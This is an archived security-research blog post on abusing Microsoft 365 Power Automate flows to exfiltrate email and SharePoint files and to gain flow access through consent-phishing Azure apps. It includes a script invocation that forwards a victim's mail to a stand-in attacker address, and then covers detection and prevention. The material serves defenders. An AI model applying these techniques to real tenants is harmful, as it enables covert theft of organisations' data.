Using Power Automate for Covert Data Exfiltration in Microsoft 365

By Eric Saraga

Published: 2022-02-02 · Archived: 2026-04-05 18:43:58 UTC

What is Power Automate?

Power Automate, formerly known as Microsoft Flow, allows users to automate workflows between various apps and services. Using Power Automate, you can create "flows" in Microsoft 365 for Outlook, SharePoint, and OneDrive to automatically share or send files, forward emails, and much more.

Although this feature is powerful for day-to-day automation, it can also be used by threat actors to automate data exfiltration, C2 communication, lateral movement, and evade DLP solutions.

How does it work?


Power Automate is enabled by default with Microsoft 365 applications. It allows any user to create their own flows. Flows can be created programmatically or by using the flow planner UI.

To create a flow, a user must first create a connection. This connection allows the flow to access the application or resource using the user’s permissions.

As soon as the connection is established and the flow is saved, the flow will run. Any activity performed by the flow will be logged under the user who created the connection.

×”. The actions are logged under the user Ringo since the connection was created with their account, but in reality, they are automated.

This can be seen in the following log example from compliance.microsoft.com/auditlogsearch



This example is a log of an automated flow action where the user Ringo's flow creates a share link for the file "Share_me.docx". The actions are logged under the user Ringo since the connection was created with their account, but in reality, they are automated.

How can attackers exploit Power Automate?

Similar to how forwarding rules in email clients can be used for exfiltration, Power Automate flows can be used to extract not only emails but files from SharePoint and OneDrive. You can also exfiltrate data from other Microsoft 365 applications (even MSGraph).

Let's look at some examples.

Email exfiltration


×

This is **not** a forward rule in Outlook/Exchange and therefore forward rule creation detections and preventions will not block or detect this.

File exfiltration via shared links

The following flow creates an anonymous sharing link for every file created on the SharePoint site that the user has access to and POSTs the link via an API call to the attacker's server.

×



When creating a flow that uses file creation as a trigger (i.e. when a file is created do X), the flow will monitor every file created on the SharePoint site, even if the flow owner did not create the file personally. If the flow owner has permission to view the file, the flow will trigger.

In most environments, SharePoint permissions are complicated and difficult to maintain. As a result, many users have excessive access to information they don't need—giving attackers a large blast radius.

A nice bonus is that if the flow is disabled for a few days, the file creations that were missed will be picked up by the re-enabled flow and sent to the attacker.

Creating Flows with a Script

Creating flows can be done programmatically using the flow API. Although there’s no dedicated Power Automate API, the flow endpoints can be used to query for existing connections and to create a flow.

Our script demonstrates an attacker’s approach for business email compromise.

Once a Microsoft 365 account is compromised, attackers can simply execute a command that will leak sensitive data coming in, without the need to manually create the Power Automate flow.


The following script creates a flow called “Email Forwarding” to automatically forward all received emails to the attacker’s inbox.

×

```
PS C:\temp [20/01 14:33]> python .\PAExfil.py --username ringo                --password        -email att@exfil.com
[+] Token OK
[+] Got flow ID
[+] Got app connection
[-] No connection found, trying to create one
[+] Creating connection with name shared-office365-6806
[+] Created connection
[+] Got app connection
[+] Flow created
```

The flow will then appear in the UI and will be enabled:

×



The flow name is customizable and can be changed to a more obscure value.

Malicious flows can be leveraged for other activities, such as getting organizational trees from Delve, gathering SharePoint file statistics, and more.

Abusing Flows via Azure Apps


As we discussed in our previous research, attackers can trick users into installing malicious Azure applications that appear to be official, Microsoft-approved code.

Once a user installs the malicious Azure app, a threat actor can exploit Power Automate without ever having access to the account’s credentials.

First, we create an app in our attacker tenant and send a link to the victim. Clicking the link will automatically navigate the victim to Azure’s application consent landing page. Once the user consents, our application will have the necessary permissions to create a flow.

Here we can see our malicious application requesting consent from a user to create and edit flows:

×



The application authenticates the request using a valid Microsoft domain and URL, which increases the likelihood of success.

This method comes with a caveat: I could not find a way to create a new Power Automate connection using the Azure app. I could only use **existing** connections since the application's token does not have permissions to create a connection. This means that using Azure applications for this attack limits us to users who have already made connections in Power Automate.

The more fool-proof method would be to use the user's credentials or a Power Automate authentication token. Using this method you can create connections and flows programmatically, without user interaction, and create automatic exfiltration flows as your heart desires.

Detection and Prevention

The attacks we discussed describe a few vectors threat actors can use to access Power Automate in an organization.

Varonis adds behavior-based alerting to Microsoft 365, which can detect abnormal data access and email activity based on the user's historical baseline. This applies whether the actions are performed manually by the user, via scripts, or using Power Automate.

This is perhaps the most practical line of defense against Power Automate exfiltration because it doesn't require that you write specific detection rules or manually hunt for suspicious changes in IP addresses or user agent strings.


Behavior-based alerts are also extremely effective at detecting when a user is infected with malware that is operating under the user's context—it's very hard for attackers to emulate a user's normal day-to-day behavior.

Monitor Abnormal Authentication to the Power Automate Resource

Azure AD monitors every login in its sign-in logs. This can be a powerful tool to monitor resource access.

In this case, we can look at logins made to the Power Automate (a.k.a. "Microsoft Flow Service") resource and alert when abnormalities occur.

×



The above login event shows our script running as user Ringo and authenticating to the Microsoft Flow Service using the **Azure Active Directory PowerShell** application which is unexpected. Regular authentication via the UI will use the **Microsoft Flow Portal** application.


Another abnormalities you could look for include:

- Logins from blacklisted locations
- Logins by dedicated admin accounts
- Abnormal data usage by a user

Monitor PowerAutomate Flow Creations

We can directly look at flow logs to get an idea of newly created flows:

×



Note that flow logs lack data about what exactly changed in the flow or what flow was created with what connection. However, we can still use this to get a more precise look at what happens after the user authenticates

to the Power Automate resource. It might be that the user is allowed to login from every location but not to create flows from them.

Monitor Automated Flow Activity

Automatic actions done by PowerAutomate are indicated by the User Agent “azure-logic-apps/*” in the logs as seen here:

×


Another thing to note is that the action is always done from an Microsoft IP, however, relying on that might cause false positives since we’re dealing with a Microsoft platform.

Using this indicative user agent, we can either outright alert on suspicious actions or compare the automated activity with the user’s regular activity and past automated activity to find abnormalities.

Azure Application Monitoring

Using Azure applications for this attack creates a different log trace than using credentials directly. We can see the difference in the Azure AD sign-in logs:

×



The application used for authentication is the “MicrosoftOffice” app which is our malicious application (named “MicrosoftOffice” for phishing reasons), and the resource is the Microsoft Flow Service (same as before).

Monitoring or limiting authentication to Flow service only for approved apps will limit the attack surface and, in turn, will help prevent exploitation of PowerAutomate.

Monitoring consents given to applications can also help prevent this attack and other potentially destructive attacks.

Block Emails Forwarded from PowerAutomate

Directly block exfiltration using email by setting up controls for connectors:

https://docs.microsoft.com/en-us/power-platform/admin/block-forwarded-email-from-power-automate

References:

- https://medium.com/tenable-techblog/stealing-tokens-emails-files-and-more-in-microsoft-teams-through-malicious-tabs-a7e5ff07b138
- https://www.darkreading.com/application-security/hidden-dangers-of-microsoft-365-s-power-automate-and-ediscovery-tools
- https://www.vectra.ai/learning/power-automat

Source: https://www.varonis.com/blog/power-automate-data-exfiltration